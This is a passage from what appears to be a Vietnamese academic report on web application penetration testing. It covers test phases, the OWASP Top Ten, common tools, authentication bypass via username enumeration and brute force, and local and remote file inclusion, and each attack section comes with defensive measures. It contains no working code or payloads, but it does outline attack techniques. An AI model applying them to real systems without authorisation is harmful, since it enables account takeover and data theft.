- Có thể mất bao nhiêu thời gian trước khi phát hiện được vi phạm?
- Mức độ tổn hại mà điểm yếu có thể gây ra là gì?

Các giai đoạn khai thác và hậu khai thác giúp người kiểm tra có quyền truy cập, định vị dữ liệu nhạy cảm, xác định các kênh liên lạc, v.v. Họ cũng có thể thử và khai thác kết nối giữa các hệ thống khác nhau trong mạng và mở rộng phạm vi vi phạm. Mức độ mà người thử nghiệm có thể khai thác một lỗ hổng nhất định được xác định bởi các quy tắc tham gia đã được thỏa thuận trong giai đoạn tiền tương tác.

Giai đoạn 6: Báo cáo và khắc phục

Tất cả các giai đoạn thử nghiệm xâm nhập trước đó đều góp phần vào các giai đoạn này trong đó báo cáo VAPT được tạo và chia sẻ với khách hàng. Trong giai đoạn báo cáo, người kiểm thử xâm nhập cung cấp thông tin chi tiết về các lỗ hổng như:

- Mô tả các lỗ hổng.
- Xếp hạng theo hệ thống tính điểm lỗ hổng chung.
- Mức độ nghiêm trọng và các tác động dễ bị tổn thương.
- Báo cáo đánh giá rủi ro.
- Video POCs
- Khuyến nghị khắc phục các lỗ hổng.

Chất lượng của báo cáo VAPT xác định bạn sẽ khắc phục và loại bỏ các lỗ hổng khỏi hệ thống của mình nhanh chóng và hiệu quả như thế nào.

Giai đoạn 7: Khắc phục và quét lại

Báo cáo VAPT bao gồm các đề xuất từng bước để khắc phục các lỗ hổng. Các nhà phát triển có thể làm theo những đề xuất đó để thu hẹp các lỗ hổng trong bảo mật ứng dụng. Công ty VAPT mà ta đang hợp tác để kiểm tra bảo mật sẽ hỗ trợ chúng ta ở mọi bước của quy trình này. Một giai đoạn khắc phục lý tưởng được mô tả như sau:

- Các lỗ hổng được báo cáo kèm theo các bước khắc phục chi tiết.

- Có sự hỗ trợ dựa trên video từ các kỹ sư bảo mật.
- Nhà phát triển nhận cuộc gọi để thảo luận về các bước khắc phục khi cần thiết.
- Sau khi các lỗ hổng được khắc phục, công ty VAPT nên quét lại để xác định bất kỳ lỗ hổng bảo mật nào có thể không được giám sát.

1.8 Cơ chế phòng thủ cốt lõi của ứng dụng web

Vấn đề bảo mật cơ bản với các ứng dụng web, đó là tất cả thông tin đầu vào của người dùng đều không đáng tin cậy, làm phát sinh một số cơ chế bảo mật mà các ứng dụng sử dụng để tự bảo vệ mình khỏi bị tấn công. Hầu như tất cả các ứng dụng đều sử dụng các cơ chế giống nhau về mặt khái niệm, mặc dù chi tiết về thiết kế và hiệu quả triển khai rất khác nhau. Cơ chế bảo vệ được các ứng dụng web sử dụng bao gồm các yếu tố cốt lõi sau: [1]

- Xử lý quyền truy cập của người dùng vào dữ liệu và chức năng của ứng dụng để ngăn chặn người dùng khỏi bị truy cập trái phép.
- Xử lý thông tin đầu vào của người dùng vào các chức năng của ứng dụng để ngăn chặn các thông tin sai định dạng đầu vào từ việc gây ra hành vi không mong muốn.
- Xử lý những kẻ tấn công để đảm bảo ứng dụng hoạt động phù hợp khi bị nhắm mục tiêu trực tiếp, thực hiện các biện pháp phòng thủ và tấn công phù hợp để làm nản lòng kẻ tấn công.
- Tự quản lý ứng dụng bằng cách cho phép quản trị viên giám sát hoạt động và cấu hình chức năng của nó.

Do vai trò trung tâm của chúng trong việc giải quyết vấn đề bảo mật cốt lõi, các cơ chế này cũng chiếm phần lớn bề mặt tấn công của ứng dụng điển hình. Nếu biết kẻ thù là nguyên tắc đầu tiên của cuộc chiến thì việc hiểu rõ các cơ chế này là điều kiện tiên quyết để có thể tấn công các ứng dụng một cách hiệu quả. [2]

1.9 10 rủi ro bảo mật ứng dụng web hàng đầu của OWASP.

OWASP Top Ten là một dự án nổi tiếng của tổ chức Open Web Application Security Project (OWASP), nhằm mục đích nâng cao nhận thức về các vấn đề bảo mật quan trọng nhất đối với các ứng dụng web. Danh sách này cung cấp một cái nhìn toàn diện về những lỗ hổng bảo mật phổ biến và nguy hiểm nhất mà các nhà phát triển và quản trị hệ thống cần chú ý. Các lỗ hổng bao gồm: [3]

Broken access control: Một số ứng dụng web xác minh quyền truy cập ở mức chức năng trước khi cung cấp chức năng cho người dùng. Tuy nhiên, khi mỗi tính năng muốn có thể truy cập được, các chương trình phải vượt qua quy trình kiểm tra, kiểm soát truy cập giống như máy chủ. Khi yêu cầu không được xác minh, kẻ tấn công có thể có quyền truy cập vào các tính năng mà không có sự cho phép cần thiết. Trong một cuộc tấn công bao gồm tệp cục bộ, kẻ tấn công cố gắng xác định vị trí một trang chấp nhận đường dẫn đầu vào đến tệp sẽ được đưa vào trang gọi. Hơn nữa, cuộc tấn công bao gồm tệp ở xa tương tự như cuộc tấn công bao gồm tệp cục bộ, ngoại trừ thay vì bao gồm các tệp trên cùng một máy chủ, kẻ tấn công thao túng đầu vào của người dùng để bao gồm các tệp từ xa.

Cryptographic failure: Mật mã đề cập đến các phương pháp và thủ tục được sử dụng để duy trì tính bí mật, không thể chối bỏ, tính toàn vẹn và tính xác thực. Lỗi mật mã là một sự cố bảo mật ứng dụng trực tuyến nghiêm trọng làm lộ dữ liệu ứng dụng nhạy cảm do phương pháp mã hóa kém hoặc không sử dụng mã hóa. Những dữ liệu này có thể bao gồm mật khẩu, chi tiết sức khỏe bệnh nhân, bí mật công ty, thông tin thẻ tín dụng, địa chỉ email và thông tin người dùng nhạy cảm khác. Các ứng dụng trực tuyến hiện đại xử lý dữ liệu cả ở trạng thái nghỉ và đang truyền, đòi hỏi các quy trình bảo mật phức tạp để giảm thiểu hoàn toàn mối đe dọa. Một số triển khai sử dụng thuật toán mã hóa kém có thể bị bẻ khóa trong một khoảng thời gian đủ lâu. Lỗi mật mã bao gồm việc truyền tài liệu bí mật ở dạng văn bản thuần túy và việc sử dụng thuật toán lỗi thời hoặc không an toàn, cũng như thông tin kênh có thể bị khai thác hoặc tín hiệu lỗi mật mã. Tính ngẫu nhiên không đầy đủ đối với các chức năng mã hóa và sự hiện diện của dữ liệu nhạy cảm trong kiểm soát nguồn là một trong những nguyên nhân phổ biến gây ra những lỗi này.

Injection: Trình thông dịch có thể nhận hoặc được gửi thông tin không đáng tin cậy từ kẻ tấn công. Kẻ tấn công có thể đánh lừa trình thông dịch và kích hoạt các hướng dẫn trái phép bằng cách cung cấp thông tin độc hại. Ba loại tấn công chèn mã sau đây là nghiêm trọng nhất: chèn SQL, chèn mã (code) và chèn XPath. Loại tấn công đầu tiên được gọi là tấn công tiêm nhiễm SQL và nó liên quan đến việc đưa các hướng dẫn SQL vào biểu mẫu đầu vào hoặc truy vấn để truy cập cơ sở dữ liệu hoặc sửa đổi nội dung của chúng, chẳng hạn như bằng cách xóa hoặc thay đổi thông tin cơ sở dữ liệu. Loại tấn công thứ hai được gọi là chèn mã, và nó liên quan đến việc chèn mã mà ứng dụng hiểu và chạy để lợi dụng việc xử lý câu hỏi các dữ liệu đầu vào không đáng tin cậy. Loại tấn công thứ ba được gọi là chèn XPATH và nó xảy ra khi một ứng dụng web xây dựng truy vấn XPath cho dữ liệu XML bằng cách sử dụng đầu vào của người dùng.

Insecure design: Để tránh các lỗ hổng bảo mật này, các nhà phát triển nên sử dụng các mẫu thiết kế an toàn, mô hình hóa mối đe dọa được thiết kế tốt và kiến trúc tham chiếu khi tạo ứng dụng. Lỗi thiết kế không an toàn xảy ra khi các nhà phát triển cũng như nhóm đảm bảo chất lượng bảo mật không lường trước và phân tích các mối nguy hiểm trong quá trình thiết kế mã. Những sai sót này cũng là kết quả của việc không tuân thủ các biện pháp bảo mật tốt nhất khi tạo ứng dụng. Việc giảm thiểu các lỗ hổng thiết kế khi môi trường mối đe dọa thay đổi đòi hỏi phải lập mô hình mối đe dọa liên tục để ngăn chặn các phương thức tấn công đã biết. Rất khó để phát hiện và sửa các lỗi kiến trúc như lưu trữ thông tin xác thực không được bảo vệ, vi phạm ranh giới tin cậy, tạo ra thông báo lỗi chứa thông tin nhạy cảm, cách ly hoặc phân chia không đúng cách nếu không có thiết kế an toàn.

Security misconfiguration: Sự cố cấu hình sai về bảo mật xảy ra khi một hoặc nhiều thành phần của hệ thống, chẳng hạn như ứng dụng, khung (frame), máy chủ ứng dụng, máy chủ web, máy chủ cơ sở dữ liệu, bộ định tuyến mạng và nền tảng (các platform), không được cấu hình tốt. Các cài đặt an toàn cần được phát triển, triển khai và duy trì. Cài đặt mặc định thường là nguồn gốc của mối nguy hiểm đó.

Kẻ tấn công có thể lợi dụng vấn đề này để khởi động một số cuộc tấn công. Cường độ của cuộc tấn công được xác định bởi mức độ và vị trí của việc cấu hình sai.

Vulnerable and Outdated Components: Thành phần phần mềm, chẳng hạn như mô-đun, gói phần mềm hoặc API, là một phần của hệ thống hoặc ứng dụng mở rộng chức năng của chương trình. Khi một thành phần phần mềm không được hỗ trợ, lỗi thời hoặc dễ bị tấn công thì lỗ hổng dựa trên thành phần sẽ xảy ra. Việc vô tình sử dụng các thành phần phần mềm không an toàn trong các tình huống sản xuất có thể gây nguy hiểm cho ứng dụng web. Ví dụ: một công ty có thể tải xuống và sử dụng một thành phần phần mềm, chẳng hạn như OpenSSL, nhưng lại bỏ qua việc cập nhật hoặc sửa nó khi các điểm yếu được tìm thấy. Vì nhiều thành phần phần mềm có chung các quyền như ứng dụng web nên bất kỳ lỗ hổng hoặc lỗi nào trong thành phần đó đều có thể gây nguy hiểm cho ứng dụng. Việc sử dụng các thành phần đã biết có lỗ hổng sẽ khiến ứng dụng gặp phải các cuộc tấn công có thể nhắm mục tiêu vào bất kỳ phần nào của ngăn xếp ứng dụng. Ví dụ: các kịch bản tấn công sau đây có thể nhắm mục tiêu vào các lỗ hổng thành phần đã biết: chèn mã, chèn lệnh tràn bộ đệm, XSS cũng như các thành phần dễ bị tổn thương và lỗi thời. Kẻ tấn công có quyền truy cập vào mạng nội bộ của một công ty và sau đó sử dụng công cụ quét để xác định các hệ thống nội bộ có thành phần chưa được vá hoặc lỗi thời. Sau đó, kẻ tấn công lợi dụng khiếm khuyết trong thành phần lỗi thời để cài đặt mã độc trên máy chủ ứng dụng.

Identification and Authentication Failures: Tin tặc khai thác lỗ hổng này để lợi dụng việc xác thực không đúng cách. Chúng có thể truy cập thông tin người dùng, mật khẩu, phiên ID và thông tin đăng nhập khác, gây ra rủi ro bảo mật. Credential stuffing là một dạng của broken authentication attack và thực hiện bằng phương pháp Brute Force.

Software and Data Integrity Failures: Lỗi về tính toàn vẹn của phần mềm và dữ liệu là do mã và cơ sở hạ tầng không bảo vệ khỏi các hành vi vi phạm tính toàn vẹn. Một ví dụ điển hình là khi một ứng dụng phụ thuộc vào plugin, thư viện hoặc mô-đun được tải xuống từ các nguồn, kho lưu trữ hoặc mạng phân phối nội dung không đáng tin cậy. Đường ống CI/CD không an toàn có thể khiến hệ thống bị truy cập trái phép, mã độc và xâm phạm hệ thống. Hơn nữa, nhiều ứng dụng hiện cho phép cập nhật tự động, theo đó các bản cập nhật được tải xuống mà không cần xác minh tính toàn vẹn đầy đủ và áp dụng cho các ứng dụng đáng tin cậy trước đó. Những kẻ tấn công có thể tải các bản cập nhật của họ lên tất cả các bản cài đặt và phân phối chúng.

Security Logging and Monitoring Failures: Nếu không ghi nhật ký, các hành động và sự kiện đáng ngờ có thể không được giám sát trong thời gian dài, có khả năng cho phép các vi phạm bảo mật tiếp tục không bị phát hiện. Tin tặc có thể gây ra nhiều thiệt hại nhưng việc hack sẽ trở nên khó khăn hơn nếu chủ sở hữu ứng dụng web giám sát hành vi mã đối với hoạt động đáng ngờ. Hệ thống giám sát có thể rất hữu ích trong tình huống này.

Server-Side Request Forgery: Kẻ tấn công có thể khai thác lỗ hổng này để gửi yêu cầu đến một vị trí ngoài ý muốn thông qua ứng dụng phía máy chủ. Trong một

cuộc tấn công SSRF điển hình, kẻ tấn công cũng có thể sử dụng SSRF để kết nối máy chủ với các dịch vụ chỉ dành cho nội bộ trong cơ sở hạ tầng của tổ chức. Họ cũng có thể buộc máy chủ kết nối với các hệ thống bên ngoài tùy ý, làm lộ thông tin xác thực và dữ liệu nhạy cảm.

CHƯƠNG 2. CÁC HÌNH THỨC TẤN CÔNG WEB APPLICATION VÀ KỸ THUẬT KIỂM THỬ XÂM NHẬP TƯƠNG ỨNG

2.1 Các công cụ kiểm thử xâm nhập

Kali Linux

Kali Linux là một bản phân phối Linux chuyên dụng cho bảo mật, đặc biệt là kiểm thử xâm nhập và nghiên cứu bảo mật. Được phát triển bởi Offensive Security, Kali Linux đi kèm với hàng trăm công cụ bảo mật được cài đặt sẵn. Đối với kiểm thử bảo mật ứng dụng web, Kali Linux tích hợp nhiều công cụ mạnh mẽ như OWASP ZAP, Burp Suite, Nikto, SQLmap, và WPScan. OWASP ZAP và Burp Suite là những công cụ phổ biến để kiểm tra và phát hiện lỗ hổng bảo mật ứng dụng web. Nikto quét các ứng dụng web để tìm các lỗ hổng đã biết, trong khi SQLmap tự động phát hiện và khai thác các lỗ hổng SQL Injection. WPScan là một công cụ kiểm thử bảo mật chuyên dụng cho các trang web WordPress. Với sự đa dạng và tính năng mạnh mẽ, Kali Linux là lựa chọn hàng đầu cho các chuyên gia bảo mật.

Burp Suite

Burp Suite là một bộ công cụ toàn diện và mạnh mẽ để kiểm thử bảo mật ứng dụng web, được phát triển bởi PortSwigger. Burp Suite cung cấp nhiều tính năng hữu ích cho các chuyên gia bảo mật, bao gồm Burp Proxy, Burp Scanner, Intruder, Repeater, và Sequencer. Burp Proxy cho phép kiểm tra và chỉnh sửa tất cả các yêu cầu HTTP/S giữa trình duyệt và ứng dụng web. Burp Scanner tự động quét ứng dụng web để phát hiện các lỗ hổng bảo mật như SQL Injection và Cross-Site Scripting (XSS). Intruder là công cụ mạnh mẽ để thực hiện các cuộc tấn công brute force và fuzzing. Repeater cho phép gửi các yêu cầu HTTP/S tùy chỉnh và kiểm tra phản hồi của máy chủ, trong khi Sequencer phân tích độ ngẫu nhiên của các token để kiểm tra tính bảo mật của chúng. Burp Suite là một công cụ không thể thiếu cho việc kiểm thử bảo mật ứng dụng web.

OWASP ZAP (Zed Attack Proxy)

OWASP ZAP là một công cụ mã nguồn mở được phát triển bởi OWASP để giúp kiểm thử bảo mật ứng dụng web. ZAP rất dễ sử dụng và phù hợp cho cả người mới bắt đầu và chuyên gia. ZAP cung cấp một loạt các tính năng, bao gồm Automated Scanner, Manual Testing, Spider, Fuzzer, và API Testing. Automated Scanner tự động quét ứng dụng web để phát hiện các lỗ hổng bảo mật phổ biến. Manual Testing cho phép người dùng tương tác với ứng dụng web và kiểm tra các lỗ hổng bảo mật bằng tay. Spider thu thập tất cả các URL của ứng dụng web để phát hiện các điểm yếu bảo mật. Fuzzer thực hiện các cuộc tấn công fuzzing để phát hiện các lỗi bảo mật, và API Testing hỗ trợ kiểm thử bảo mật cho các API web. Với sự hỗ trợ từ cộng đồng OWASP, ZAP là một công cụ kiểm thử bảo mật ứng dụng web mạnh mẽ và linh hoạt.


Nmap

Nmap (Network Mapper) là một công cụ mã nguồn mở để khám phá mạng và kiểm thử bảo mật. Được phát triển bởi Gordon Lyon, Nmap được sử dụng rộng rãi để quét các cổng, phát hiện các dịch vụ đang chạy, và kiểm tra cấu hình bảo mật mạng. Trong kiểm thử bảo mật ứng dụng web, Nmap có thể xác định các cổng mở và các dịch vụ đang chạy trên máy chủ web. Nó cũng có thể phát hiện phiên bản của các dịch vụ web đang chạy để tìm các lỗ hổng bảo mật cụ thể. Nmap sử dụng các tập lệnh NSE (Nmap Scripting Engine) để thực hiện các kiểm thử bảo mật ứng dụng web như phát hiện lỗi SQL Injection và XSS. Ngoài ra, Nmap cũng có thể sử dụng các tập lệnh NSE để tự động kiểm tra các lỗ hổng bảo mật đã biết. Với khả năng quét mạng mạnh mẽ và tính linh hoạt cao, Nmap là một công cụ không thể thiếu trong kiểm thử bảo mật.

Metasploit

Metasploit Framework là một công cụ mạnh mẽ để phát triển, kiểm tra và khai thác các lỗ hổng bảo mật, được phát triển bởi Rapid7. Metasploit bao gồm một cơ sở dữ liệu lớn về các khai thác (exploits) và payloads, giúp các chuyên gia bảo mật kiểm tra và khai thác các lỗ hổng trong ứng dụng web. Metasploit cung cấp nhiều mô-đun khai thác cho các lỗ hổng bảo mật web phổ biến như SQL Injection, XSS, và Remote File Inclusion (RFI). Sau khi khai thác thành công, Metasploit cung cấp các tính năng post-exploitation như thu thập thông tin, cài đặt backdoor, và duy trì quyền truy cập. Metasploit cũng tích hợp với các công cụ khác để lưu trữ và quản lý kết quả kiểm thử bảo mật. Với sự mạnh mẽ và tính linh hoạt, Metasploit là một công cụ quan trọng trong việc kiểm thử và khai thác các lỗ hổng bảo mật ứng dụng web.

2.2 Authentication Bypass.



Hình 2. Authentication Bypass

a) Khái niệm

Authentication Bypass là hình thức tấn công các phương pháp xác thực trang web để có thể vượt qua, đánh bại hoặc phá vỡ trang web. Những lỗ hổng này có thể là

một trong những lỗ hổng nghiêm trọng nhất vì nó thường dẫn đến rò rỉ dữ liệu cá nhân của khách hàng.

b) Tác động của cuộc tấn công

Tác động của lỗ hổng xác thực có thể nghiêm trọng. Nếu kẻ tấn công bỏ qua xác thực hoặc đột nhập vào tài khoản của người dùng khác, chúng có quyền truy cập vào tất cả dữ liệu và chức năng mà tài khoản bị xâm phạm có. Nếu họ có thể xâm phạm tài khoản có đặc quyền cao, chẳng hạn như quản trị viên hệ thống, họ có thể có toàn quyền kiểm soát toàn bộ ứng dụng và có khả năng giành được quyền truy cập vào cơ sở hạ tầng nội bộ.

Ngay cả việc xâm phạm tài khoản có đặc quyền thấp vẫn có thể cấp cho kẻ tấn công quyền truy cập vào dữ liệu mà lẽ ra chúng không nên có, chẳng hạn như thông tin doanh nghiệp nhạy cảm về mặt thương mại. Ngay cả khi tài khoản không có quyền truy cập vào bất kỳ dữ liệu nhạy cảm nào, nó vẫn có thể cho phép kẻ tấn công truy cập các trang bổ sung, cung cấp thêm bề mặt tấn công. Thông thường, các cuộc tấn công có mức độ nghiêm trọng cao không thể thực hiện được từ các trang có thể truy cập công khai nhưng chúng có thể xảy ra từ một trang nội bộ.

c) Cách phát hiện

Một thử thách cần hoàn thành khi cố gắng tìm các lỗ hổng xác thực là tạo danh sách tên người dùng hợp lệ mà chúng ta sẽ sử dụng sau này trong các tác vụ khác. Thông báo lỗi trang web là nguồn tài nguyên tuyệt vời để đối chiếu thông tin này nhằm xây dựng danh sách tên người dùng hợp lệ.

Nếu nạn thử nhập tên người dùng quản trị viên và điền vào các trường biểu mẫu khác bằng thông tin giả mạo, ta sẽ thấy gặp lỗi: “An account with this username already exists”. Chúng ta có thể sử dụng sự tồn tại của thông báo lỗi này để tạo danh sách tên người dùng hợp lệ đã được đăng ký trên hệ thống bằng cách sử dụng công cụ ffuf. Công cụ ffuf sử dụng danh sách tên người dùng thường được sử dụng để kiểm tra xem có trùng khớp không.

Bằng cách sử dụng tệp `valid_usernames.txt` mà ta đã tạo trong tác vụ trên, chúng ta có thể sử dụng tệp này để thực hiện một cuộc tấn công Brute Force vào trang đăng nhập. Tấn công Brute Force là một quy trình tự động thử danh sách mật khẩu thường được sử dụng dựa trên một tên người dùng hoặc, như trong trường hợp của chúng ta là danh sách tên người dùng hợp lệ.

Đôi khi quá trình xác thực có chứa lỗi logic. Lỗ hổng logic là khi đường dẫn logic điển hình của ứng dụng bị tin tặc bỏ qua, phá vỡ hoặc thao túng. Lỗi logic có thể tồn tại ở bất kỳ khu vực nào của trang web, nhưng chúng ta sẽ tập trung vào các ví dụ liên quan đến xác thực trong trường hợp này.

d) Các biện pháp phòng tránh

Xác thực là một chủ đề phức tạp và thật không may là rất dễ để các điểm yếu và sai sót lọt vào. Việc phác thảo mọi biện pháp khả thi mà ta có thể thực hiện để bảo vệ trang web của riêng mình rõ ràng là không thể thực hiện được. Tuy nhiên, có một số nguyên tắc chung mà bạn phải luôn tuân theo.

Cẩn thận với thông tin đăng nhập của người dùng: ngay cả các cơ chế xác thực mạnh mẽ nhất cũng không hiệu quả nếu bạn vô tình tiết lộ bộ thông tin xác thực đăng nhập hợp lệ cho kẻ tấn công. Không cần phải nói rằng bạn không bao giờ nên gửi bất kỳ dữ liệu đăng nhập nào qua các kết nối không được mã hóa. Mặc dù bạn có thể đã triển khai HTTPS cho các yêu cầu đăng nhập của mình nhưng hãy đảm bảo rằng bạn thực thi điều này bằng cách chuyển hướng mọi yêu cầu HTTP đã thử sang HTTPS.

Đừng trông cậy vào người dùng về vấn đề bảo mật: các biện pháp xác thực nghiêm ngặt thường yêu cầu người dùng phải nỗ lực thêm các bước. Vì vậy, bạn cần thực thi hành vi an toàn bất cứ khi nào có thể. Ví dụ rõ ràng nhất là thực hiện chính sách mật khẩu hiệu quả.

Ngăn chặn việc liệt kê tên người dùng: kẻ tấn công sẽ dễ dàng phá vỡ cơ chế xác thực đáng kể nếu bạn tiết lộ rằng người dùng tồn tại trên hệ thống. Thậm chí có một số trường hợp nhất định, do tính chất của trang web, bản thân việc biết rằng một người cụ thể có tài khoản đã là thông tin nhạy cảm.

Thực hiện bảo vệ mạnh mẽ bằng Brute Force: không biết việc xây dựng một cuộc tấn công Brute Force có thể đơn giản như thế nào, điều quan trọng là phải đảm bảo rằng bạn thực hiện các bước để ngăn chặn hoặc ít nhất là làm gián đoạn mọi nỗ lực đăng nhập bằng phương pháp Brute Force. Tốt nhất, bạn nên yêu cầu người dùng hoàn thành bài kiểm tra CAPTCHA với mỗi lần đăng nhập sau khi đạt đến một giới hạn nhất định.

Kiểm tra kỹ logic xác minh: các lỗi logic đơn giản rất dễ xâm nhập vào mã mà trong trường hợp xác thực có khả năng làm tổn hại hoàn toàn trang web và người dùng. Việc kiểm tra kỹ lưỡng mọi logic xác minh hoặc xác thực để loại bỏ sai sót là chìa khóa tuyệt đối để xác thực mạnh mẽ. Cuối cùng, một cuộc kiểm tra có thể được bỏ qua cũng chẳng tốt hơn là không có cuộc kiểm tra nào cả.

Triển khai xác thực đa yếu tố thích hợp: Mặc dù xác thực đa yếu tố có thể không thực tế đối với mọi trang web, nhưng khi được thực hiện đúng cách, nó sẽ an toàn hơn nhiều so với việc chỉ đăng nhập bằng mật khẩu. Hãy nhớ rằng việc xác minh nhiều trường hợp của cùng một yếu tố không phải là xác thực đa yếu tố thực sự. Gửi mã xác minh qua email về cơ bản chỉ là một hình thức xác thực một yếu tố dài dòng hơn.

e) Một số vấn đề khác của xác thực

OAuth: là khung ủy quyền thường được sử dụng cho phép các trang web và ứng dụng web yêu cầu quyền truy cập hạn chế vào tài khoản của người dùng trên một ứng dụng khác. Điều quan trọng là OAuth cho phép người dùng cấp quyền truy cập này mà không để lộ thông tin xác thực đăng nhập của họ cho ứng dụng yêu cầu. Điều này có nghĩa là người dùng có thể tinh chỉnh dữ liệu nào họ muốn chia sẻ thay vì phải giao toàn quyền kiểm soát tài khoản của mình cho bên thứ ba.

Quy trình OAuth cơ bản được sử dụng rộng rãi để tích hợp chức năng của bên thứ ba yêu cầu quyền truy cập vào một số dữ liệu nhất định từ tài khoản của người dùng. Ví dụ: một ứng dụng có thể sử dụng OAuth để yêu cầu quyền truy cập vào

danh sách liên hệ email của bạn để ứng dụng có thể đề xuất mọi người kết nối. Tuy nhiên, cơ chế tương tự cũng được sử dụng để cung cấp dịch vụ xác thực của bên thứ ba, cho phép người dùng đăng nhập bằng tài khoản mà họ có trên một trang web khác.

Mã thông báo xác thực hai yếu tố (2FA): Mã xác minh thường được người dùng đọc từ một loại thiết bị vật lý nào đó. Nhiều trang web có mức độ bảo mật cao hiện cung cấp cho người dùng một thiết bị chuyên dụng cho mục đích này, chẳng hạn như mã thông báo RSA hoặc thiết bị bàn phím mà bạn có thể sử dụng để truy cập ngân hàng trực tuyến hoặc máy tính xách tay làm việc của mình. Ngoài mục đích được xây dựng nhằm mục đích bảo mật, các thiết bị chuyên dụng này còn có ưu điểm là tạo mã xác minh trực tiếp. Các trang web cũng thường sử dụng ứng dụng dành riêng cho thiết bị di động, chẳng hạn như Google Authenticator, vì lý do tương tự.

Mã xác thực Brute-forcing 2FA: Cũng như mật khẩu, các trang web cần thực hiện các bước để ngăn chặn việc tấn công Brute Force mã xác minh 2FA một cách thô bạo. Điều này đặc biệt quan trọng vì mã thường là số đơn giản có 4 hoặc 6 chữ số. Nếu không có sự bảo vệ mạnh mẽ đầy đủ thì việc bẻ khóa một mã như vậy là chuyện nhỏ. Một số trang web cố gắng ngăn chặn điều này bằng cách tự động đăng xuất người dùng nếu họ nhập một số mã xác minh không chính xác. Điều này không hiệu quả trong thực tế vì kẻ tấn công tinh vi thậm chí có thể tự động hóa quy trình gồm nhiều bước này bằng cách tạo macro cho Burp Intruder. Tiện ích mở rộng Turbo Intruder cũng có thể được sử dụng cho mục đích này.

2.3 File Inclusion

a) Khái niệm

Trong một số trường hợp, các ứng dụng web được viết để yêu cầu quyền truy cập vào các tệp trên một hệ thống nhất định, bao gồm hình ảnh, văn bản tĩnh, v.v. thông qua các tham số. File Inclusion là cách tấn công dùng tham số là các chuỗi truy vấn được gắn vào URL được sử dụng để truy xuất dữ liệu hoặc thực hiện các hành động dựa trên thông tin đầu vào của người dùng.

Hãy thảo luận về một tình huống trong đó người dùng yêu cầu truy cập các tệp từ máy chủ web. Đầu tiên, người dùng gửi yêu cầu HTTP đến máy chủ web có chứa tệp để hiển thị. Ví dụ: nếu người dùng muốn truy cập và hiển thị CV của họ trong ứng dụng web, yêu cầu có thể trông như sau, `http://webapp.thm/get.php?file=userCV.pdf`, trong đó `file` là tham số và `userCV.pdf` là tên tệp bắt buộc phải truy cập.

b) Phân loại

Local File Inclusion (LFI): Các cuộc tấn công LFI chống lại các ứng dụng web thường do nhà phát triển thiếu nhận thức về bảo mật. Với PHP, việc sử dụng các hàm như `include`, `require`, `include_once` và `require_once` thường góp phần tạo ra các ứng dụng web dễ bị tấn công. Trong phần này, ta sẽ đề cập đến PHP, nhưng điều đáng chú ý là các lỗ hổng LFI cũng xảy ra khi sử dụng các ngôn ngữ khác

như ASP, JSP hoặc thậm chí trong ứng dụng Node.js. Việc khai thác LFI tuân theo các khái niệm tương tự như truyền tải đường dẫn (Path Traversal).

Path traversal còn được gọi là truyền tải thư mục (Directory traversal), một lỗ hổng bảo mật web cho phép kẻ tấn công đọc tài nguyên hệ điều hành, chẳng hạn như các tệp cục bộ trên máy chủ đang chạy một ứng dụng. Kẻ tấn công khai thác lỗ hổng này bằng cách thao túng và lạm dụng URL của ứng dụng web để định vị và truy cập các tệp hoặc thư mục được lưu trữ bên ngoài thư mục gốc của ứng dụng.

Remote File Inclusion: là một kỹ thuật để đưa các tệp từ xa vào một ứng dụng để bị tấn công. Giống như LFI, RFI xảy ra khi vệ sinh đầu vào của người dùng không đúng cách, cho phép kẻ tấn công chèn URL bên ngoài vào chức năng Include. Một yêu cầu đối với RFI là tùy chọn `allow_url_fopen` cần phải được bật.

Nguy cơ RFI cao hơn LFI vì các lỗ hổng RFI cho phép kẻ tấn công thực thi lệnh từ xa (RCE) trên máy chủ. Các hậu quả khác của một cuộc tấn công RFI thành công bao gồm:

- Tiết lộ thông tin nhạy cảm
- Tập lệnh chéo trang (XSS)
- Từ chối dịch vụ (DoS)

